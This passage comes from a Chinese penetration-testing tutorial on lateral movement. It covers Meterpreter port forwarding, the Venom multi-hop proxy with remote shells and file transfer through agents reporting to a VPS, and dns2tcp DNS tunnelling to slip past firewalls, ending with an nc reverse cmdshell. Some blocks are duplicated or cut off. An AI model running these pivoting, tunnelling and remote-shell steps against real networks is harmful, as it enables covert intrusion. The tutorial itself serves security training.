  TCP    127.0.0.1:9000         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:9999         0.0.0.0:0              LISTENING
  TCP    192.168.1.119:139      0.0.0.0:0              LISTENING
```

```
meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]


OPTIONS:

    -L <opt>  Forward: local host to listen on (optional). Reverse: local host t
    -R        Indicates a reverse port forward.
    -h        Help banner.
    -i <opt>  Index of the port forward entry to interact with (see the "list" c
    -l <opt>  Forward: local port to listen on. Reverse: local port to connect t
    -p <opt>  Forward: remote port to connect to. Reverse: remote port to lister
    -r <opt>  Forward: remote host to connect to.
```


```
meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]


OPTIONS:

    -L <opt>  Forward: local host to listen on (optional). Reverse: local host to connect to.
    -R        Indicates a reverse port forward.
    -h        Help banner.
    -i <opt>  Index of the port forward entry to interact with (see the "list" command).
    -l <opt>  Forward: local port to listen on. Reverse: local port to connect to.
    -p <opt>  Forward: remote port to connect to. Reverse: remote port to listen on.
    -r <opt>  Forward: remote host to connect to.
```


攻击机执行：

```
meterpreter > portfwd add -l 33389 -r 192.168.1.119 -p 3389
[*] Local TCP relay created: :33389 <-> 192.168.1.119:3389
meterpreter > portfwd add -l 30080 -r 192.168.1.119 -p 80
[*] Local TCP relay created: :30080 <-> 192.168.1.119:80
meterpreter > portfwd

Active Port Forwards
====================

   Index  Local            Remote              Direction
   -----  -----            ------              ---------
   1      0.0.0.0:33389    192.168.1.119:3389  Forward
   2      0.0.0.0:30080    192.168.1.119:80    Forward

2 total active port forwards.
```


```
meterpreter > portfwd add -l 33389 -r 192.168.1.119 -p 3389
[*] Local TCP relay created: :33389 <-> 192.168.1.119:3389
meterpreter > portfwd add -l 30080 -r 192.168.1.119 -p 80
[*] Local TCP relay created: :30080 <-> 192.168.1.119:80
```

```
meterpreter > portfwd

Active Port Forwards
====================

   Index  Local            Remote              Direction
   -----  -----            ------              ---------
   1      0.0.0.0:33389    192.168.1.119:3389  Forward
   2      0.0.0.0:30080    192.168.1.119:80    Forward

2 total active port forwards.
```


查看攻击机LISTEN端口：转发已成功

```
root@John:~# netstat -ntlp |grep :3
tcp        0      0 0.0.0.0:33389           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:30080           0.0.0.0:*               LISTEN
```

```
root@John:~# netstat -ntlp |grep :3
tcp        0      0 0.0.0.0:33389           0.0.0.0:*               LISTEN      2319/ruby
tcp        0      0 0.0.0.0:30080           0.0.0.0:*               LISTEN      2319/ruby
```

Windows 7 分别访问攻击机33389，30080，既等价访问靶机3389，80





建设中

您想要查看的站点当前没有默认页。可能正在对它进行升级和配置操作。

请稍后再访问此站点。如果您仍然遇到问题，请与网站的管理员联系。


如果您是网站的管理员，并且认为您是由于错误才收到此消息，请参阅 IIS 帮助中的“启用和禁用动态内容”。

要访问 IIS 帮助

1. 单击**开始**，然后单击**运行**。
2. 在**打开**文本框中，键入 **inetmgr**。将出现 IIS 管理器。
3. 从**帮助**菜单，单击**帮助主题**。
4. 单击**Internet 信息服务**。

Venom -代理转发、多级穿透

介绍



多级代理，端口转发以及端口复用工具且可管理切换节点，定位类似于Termite（或者说是go语言的Termite），多平台适用。 本地测试环境，流量效果以及稳定性优，实际环境下未测试。

下载及功能介绍

下载链接：Venom

linux 需要赋予执行权限

```
chmod +x filename
```

admin 端连接指令

监听：

```
admin -lport 8888
```

连接：

```
admin -rhost 127.0.0.1 -rport 9999 -passwd 123456
```

-passwd 为节点间通信加密密钥，需要两端同时开启相同密码

agent 端连接指令

监听：

```
agent -lport 8888 -passwd 123456
```

连接：

```
agent -rhost 127.0.0.1 -rport 9999
```

admin 端内置指令

```
help                                         Help information.
 exit                                         Exit.
 show                                         Display network topology.
 getdes                                       View description of the target node.
 setdes     [info]                            Add a description to the target node.
 goto       [id]                              Select id as the target node.
 listen     [lport]                           Listen on a port on the target node.
 connect    [rhost] [rport]                   Connect to a new node through the tar
 sshconnect [user@ip:port] [dport]            Connect to a new node through ssh tur
 shell                                        Start an interactive shell on the tar
 upload     [local_file]  [remote_file]       Upload files to the target node.
 download   [remote_file]  [local_file]       Download files from the target node.
 socks      [lport]                           Start a socks5 server.
 lforward   [lhost] [sport] [dport]           Forward a local sport to a remote dpc
 rforward   [rhost] [sport] [dport]           Forward a remote sport to a local dpc
```

介绍几个使用中没有实力的功能，其余在实例中展示

- socks 建立到某节点的socks5代理

实际使用过程中，目标机器开启socks，有时候会显示不支持的问题，因此放在此处展示

```
(node 1) >>> socks 7777
a socks5 proxy of the target node has started up on local port 9999
```

执行成功socks命令之后，会在admin节点本地开启一个端口，如上述的9999，使用9999即可进行socks5代理

- lforward/rforward 将本地端口转发到远程/将远程端口转发到本地

lforward将admin节点本地的8888端口转发到node1的8888端口

```
(node 1) >>> lforward 127.0.0.1 8888 8888
forward local network 127.0.0.1 port 8888 to remote port 8888
```

rforward 将node1网段的192.168.0.1端口8889转发到admin节点本地的8889端口

```
(node 1) >>> rforward 192.168.0.1 8889 8889
forward remote network 192.168.1.1 port 8889 to local port 8889
```

使用介绍

结构介绍

```
admin (listen) <---- agent(node 1)
    |                   ------------ agent(node 2)
    --------------- agent(node 3)
                      |
                      ------------------ agent(node 4)
```

服务端:

```
./admin_linux_x64 -lport 9999
```

```
root@:~# ./admin_linux_x64 -lport 9999
Venom Admin Node Start...

            { v1.1  author: Dlive }

(admin node) >>>
[+]Remote connection:
[+]A new node connect to admin node success
(admin node) >>> show
A
+ -- 1
```

客户端(node 1):

```
./agent_linux_x64 -rhost 192.168.0.1 -rport 9999
```

```
~$ ./agent_linux_x64 -rhost  -rport 9999
2019/12/04 09:37:09 [+]Successfully connects to a new node
```

服务器:

```
# 进入node 1
goto 1
# 设置描述
setdes Client
getdes
# 监听node 1的10000端口
listen 1000
```

```
(node 1) >>> goto 1
node 1
(node 1) >>> setdes client
(node 1) >>> getdes
client
(node 1) >>> listen 10000
listen 10000
the port 10000 is successfully listening on the remote node!
(node 1) >>> show
A
+ -- 1
     + -- 2
(node 1) >>>
```

客户端（node 2）：

```
## 连接node 1
./agent.exe -rhost 192.168.1.1 -rport 10000
```

```
PS C:\> .\agent.exe -rhost  -rport 10000
2019/12/04 18:02:28 [+]Successfully connects to a new node
```

服务器：创建node 2的shell

```
goto 2
shell
>>> whoami
>>> ipconfig
```

```
(node 1) >>> goto 2
node 2
(node 2) >>> shell
You can execute commands in this shell :D, 'exit' to exit.
Microsoft Windows [�汾 10.0.18363.418]
(c) 2019 Microsoft Corporation����������Ȩ����

C:\[redacted]>whoami
whoami
[redacted]\user

C:[redacted]>ipconfig
ipconfig

Windows IP ����


��̫�������� Ethernet0:

   �����ض��� DNS ��׺ . . . . . . . : localdomain
   �������� IPv6 ��ַ. . . . . . . . : [redacted]c7a%7
   IPv4 ��ַ . . . . . . . . . . . . : [redacted]
   ��������  . . . . . . . . . . . . : 255.255.255.0
   Ĭ������. . . . . . . . . . . . . : [redacted]

��̫�������� ������������:

   ý��״̬  . . . . . . . . . . . . : ý���ѶϿ�
   �����ض��� DNS ��׺ . . . . . . . :
```

结构介绍

```
admin(connect) ---- VPS(listen/node 1) <----- agent(node 2)
                                              |
                                              ----- agent(node 3)
                                              |
                                              ---- agent(listen/ node 4)
```

主要通过VPS做中转，admin在本地即可

VPS端（node 1）：监听端口

```
./agent_linux_x64 -lport 12222
```

```
r[redacted]:~# ./agent_linux_x64 -lport 12222
2019/12/04 18:11:01 [+]Remote connection: [redacted]
2019/12/04 18:11:01 [+]A new node successfully connects to this node
2019/12/04 18:11:44 [+]Remote connection: [redacted]
2019/12/04 18:11:44 [+]A new node successfully connects to this node
2019/12/04 18:12:13 [+]Remote connection: [redacted]
2019/12/04 18:12:13 [+]A new node successfully connects to this node
```

客户端（node 2）：

```
./agent_linux_x64 -rhost 192.168.0.1 -rport 12222
```

```
user@user:~$ ./agent_linux_x64 -rhost              -rport 12222
2019/12/04 10:11:01 [+]Successfully connects to a new node
```

客户端（node 3）：

```
.\agent.exe -rhost 192.168.0.1 -rport 12222
```

```
PS C:\            sktop> .\agent.exe -rhost             -rport 12222
2019/12/04 18:11:44 [+]Successfully connects to a new node
```

admin端：

```
admin.exe -rhost 192.168.0.1 -rport 12222
```

```
C:\              op\admin.exe -rhost             -rport 12222
Venom Admin Node Start...

                 | v1.1  author: Dlive |

(admin node) >>> show
A
+ -- 1
     + -- 2
     + -- 3
(admin node) >>>
```

DNS隧道

dns隧道之dns2tcp

前言

在渗透测试工作中，经常会碰到web入口机或内网主机无论使用TCP、UDP都无法使其上线c2服务端，而且web入口主机被层层waf保护，reg、abtts、tunna等HTTP代理都无法使用的情况。



但是如果这台主机可以解析域名，或者可以ping出互联网域名指向ip，此时不妨试试通过dns协议进行内网流量传输。 自从cobalt strike dns出网方式的加入，越来越多人了解并使用通过dns协议建立隧道并进行内网数据传输,因为dns流量更加隐蔽，防火墙拦截概率低。 本系列文章将会介绍三种dns隧道工具，iodline、dnscat、dns2tcp，之所以选择这三个工具做讲解，是因为这三种工具都有自己的独特之处，且这三种工具客户端(被控端)程序均有linux和Windows版本。

使用dns隧道，首先需要了解dns隧道传输的原理。 Dns隧道需要将域名(通常为子域名)解析的记录包全部传送给A记录指向的服务器，之后所指向dns服务器对数据包进行解包-解析。 所以需要准备一个域名，并且添加一条NS记录，并且为这条NS记录添加对应的A记录指向。 故使用dns隧道工具，只需配置两条dns记录。 关于DNS各种记录类型，可查看(https://www.alibabacloud.com/help/zh/doc-detail/58077.htm),这里只说明将会使用的A记录与NS记录。

A 记录

（1）什么情况下会使用到A记录？

如果需要将域名指向一个IP地址，就需要添加A记录。

（2）A记录的添加方式

- 记录类型为A。
- 主机记录处填子域名（比如需要添加www.abc.com的解析，只需要在主机记录处填写www即可；如果只是想添加abc.com的解析，主机记录直接留空，系统会自动填一个"@"到输入框内）。
- 线路类型（默认为必填项，否则会导致部分用户无法解析）。
- 记录值为IP地址，只可以填写IPv4地址。
- TTL不需要填写，添加时系统会自动生成，默认为600秒（TTL为缓存时间，数值越小，修改记录各地生效时间越快）。

NS 记录

（1）什么情况下会用到NS记录？

如果需要把子域名交给其他DNS服务商解析，就需要添加NS记录。


（2）NS记录的添加方式

- 记录类型为NS。
- 主机记录处填子域名（比如需要将opo.abc.com的解析授权给其他DNS服务器，只需要在主机记录处填写opo即可，NS记录的主机记录（RR值）不能为空，主机记录@不能作为NS记录使用，且NS记录不支持泛解析【将所有子域名解析到同一地址】，授权出去的子域名不会影响其他子域名的正常解析）。
- 线路类型（默认为必填项，否则会导致部分用户无法解析）。
- NS记录值，NS向下授权，请填写DNS域名记录值为要授权的DNS服务器域名，为了保证服务可靠性，建议您添加至少2组DNS服务（例如：ns1.alidns.com, ns2.alidns.com）。
- TTL不需要填写，添加时系统会自动生成，默认为600秒（TTL为缓存时间，数值越小，修改记录各地生效时间越快）。

配置A记录的目的是告诉dns服务器，某个域名对应的IP是谁。　配置NS记录的目的是在指定某个子域名的DNS服务器。

例如域名"baodu.com"，添加NS记录类型的解析，主机记录值为"hi"，记录值为"dns.baodu.com"。则此记录生效后，所有关于"hi.baodu.com"及其子域名的DNS查询，都会找DNS服务器"dns.baodu.com"。

此次测试使用如下图所示腾讯云域名。



Dns2tcp


Dns2tcp客户端支持windows与linux版本。 Dns2tcp(https://github.com/alex-sector/dns2tcp.git) 下载后进行编译安装

```
./configure
make
make install
```


```
root@VM-0-8-ubuntu:~# git clone https://github.com/alex-sector/dns2tcp.git
Cloning into 'dns2tcp'...
remote: Enumerating objects: 114, done.
remote: Total 114 (delta 0), reused 0 (delta 0), pack-reused 114
Receiving objects: 100% (114/114), 197.70 KiB | 188.00 KiB/s, done.
Resolving deltas: 100% (39/39), done.
Checking connectivity... done.
root@VM-0-8-ubuntu:~# cd dns
bash: cd: dns: No such file or directory
root@VM-0-8-ubuntu:~# cd dns2tcp/
root@VM-0-8-ubuntu:~/dns2tcp# ls
aclocal.m4               configure     INSTALL      Makefile.in   NEWS
AUTHORS     config.guess  configure.in  install-sh               README
ChangeLog   config.h.in   COPYING       LICENSE      missing       README.md
            config.sub    depcomp       Makefile.am  mkinstalldirs
root@VM-0-8-ubuntu:~/dns2tcp# make
make: *** No targets specified and no makefile found.  Stop.
root@VM-0-8-ubuntu:~/dns2tcp# ./config
config.guess  config.sub    configure
root@VM-0-8-ubuntu:~/dns2tcp# ./configure
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
checking for a thread-safe mkdir -p... /bin/mkdir -p
checking for gawk... gawk
checking whether make sets $(MAKE)... yes
checking for gcc... gcc
checking whether the C compiler works... yes
checking for C compiler default output file name... a.out
checking for suffix of executables...
checking whether we are cross compiling... no
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking for gcc option to accept ISO C89... none needed
checking for style of include used by make... GNU
```

或者直接通过apt或yum安装dns2tcp `apt-get install dns2tcp` 安装完毕后需创建一份dns2tcp的配置文件，保存在任意目录都可以，通常保存在etc目录。


dns2tcp与ioline、dnscat2最大不同之处在于客户端与服务端交互方向不同，ioline客户端与服务端可双向交互，dnscat2为服务端主动连接客户端、dns2tcp为客户端主动连接服务端，如以下三张图对比示例。



Iodline



dnscat2




dns2tcp

Dns2tcp隧道端口通信需预先在配置文件resources参数中指定，可指定多个端口，自定义命名对应端口名称，名称在客户端执行命令时作为参数值使用。 dns2tcp配置文件示例如下

```
listen = 0.0.0.0
port = 53
user = nobody
key = password
chroot = /tmp
domain = dns.domain.com
resources = ssh:127.0.0.1:22,socks:127.0.0.1:1088,other:127.0.0.1:7891,msf:127.0
```

配置参数解析: Listen和port通常不需改变，为dns2tcp监听地址与端口； key为dns隧道加密密码，也可以不设置； domain为ns服务器A记录指向地址； resources中各种端口命名可随意填写，因为dns2tcp只做端口转发，所以对应端口服务需服务端事先安装好并启动，并且设置服务开启端口与resources内对应名称端口相同，比如socks服务需在服务端安装socks服务软件(如ss5、dante等),http代理服务软件(squid、tinyproxy等)。如下图



Dns2tcp使用

服务端(即域名指向服务器、vps)执行命令，指定配置文件。 `./dns2tcpd -f /etc/dns2tcp.conf -F -d 3`

```
root@VM-0-8-ubuntu:~/dns2tcp/server# ./dns2tcpd -f /etc/dns2tcp.conf -F -d 3
16:02:07 : Debug options.c:97    Add resource ndsc:127.0.0.1 port 8787
16:02:07 : Debug socket.c:55     Listening on 0.0.0.0:53 for domain x.

Starting Server v0.5.2...
16:02:07 : Debug main.c:132      Chroot to /tmp
08:02:07 : Debug main.c:142      Change to user nobody
^C
root@VM-0-8-ubuntu:~/dns2tcp/server# ./dns2tcpd -f /etc/dns2tcp.conf -F -d 3
16:02:09 : Debug options.c:97    Add resource ndsc:127.0.0.1 port 8787
16:02:09 : Debug socket.c:55     Listening on 0.0.0.0:53 for domain x.

Starting Server v0.5.2...
16:02:09 : Debug main.c:132      Chroot to /tmp
08:02:09 : Debug main.c:142      Change to user nobody
```

`dns2tcpc.exe -c -d 1 -l 9098 -r ndsc -z x.domain.com` -r参数值对应服务端resources内端口对应名称，-c为对数据压缩。如果dns2tcp服务端配置了key，则命令为 `dns2tcpc.exe -c -d 1 -l 9098 -r ndsc -z x.domain.com -k password`

```
C:\intranet\tunnel\ProxyToolkits-master>dns2tcpc.exe -c -d 1 -l 9098 -r ndsc -z
x.
No DNS given, using 192.168.187.2 (first system preferred DNS server)
debug level 1
Listening on port : 9098
```


下图为服务端接收到客户端数据

```
Bitvise xterm - ubuntu@:22 - root@VM-0-8-ubuntu: ~/dns2tcp/server
Debug queue.c:341         queue_flush_expired_data, flush expired req id 0x98d6
Debug requests.c:205      Sending [4214] len = 68 dns id = 0x98d6 v/cAABB2EA
Debug requests.c:167      Receive query : v/cQXxB3BA dns_id = 0xa255 for domain
x.
Debug queue.c:642         Packet [4215] decoded, data_len 0
Debug queue.c:653         diff = 24
Debug queue.c:407         Queue : dealing packet 4215
Debug queue.c:300         Flushing outgoing data
Debug queue.c:341         queue_flush_expired_data, flush expired req id 0xa255
Debug requests.c:205      Sending [4215] len = 68 dns id = 0xa255 v/cAABB3EA
Debug requests.c:167      Receive query : v/cQYBB4BA dns_id = 0x736f for domain
x.
Debug queue.c:642         Packet [4216] decoded, data_len 0
Debug queue.c:653         diff = 24
Debug queue.c:407         Queue : dealing packet 4216
Debug queue.c:300         Flushing outgoing data
Debug queue.c:341         queue_flush_expired_data, flush expired req id 0x736f
Debug requests.c:205      Sending [4216] len = 68 dns id = 0x736f v/cAABB4EA
Debug requests.c:167      Receive query : v/cQYRB5BA dns_id = 0x6896 for domain
x.
Debug queue.c:642         Packet [4217] decoded, data_len 0
Debug queue.c:653         diff = 24
Debug queue.c:407         Queue : dealing packet 4217
Debug queue.c:300         Flushing outgoing data
Debug queue.c:341         q
```


下面示例使用dns2tcp进行nc转发、socks服务

使用dns2tcp进行nc转发


Nc反弹cmdshell，方法同样适用于linux。 启动服务端dns2tcp，如下图有



启动客户端dns2tcp，如下图



服务端nc监听窗口弹回目标客户端cmdshell，如下图。

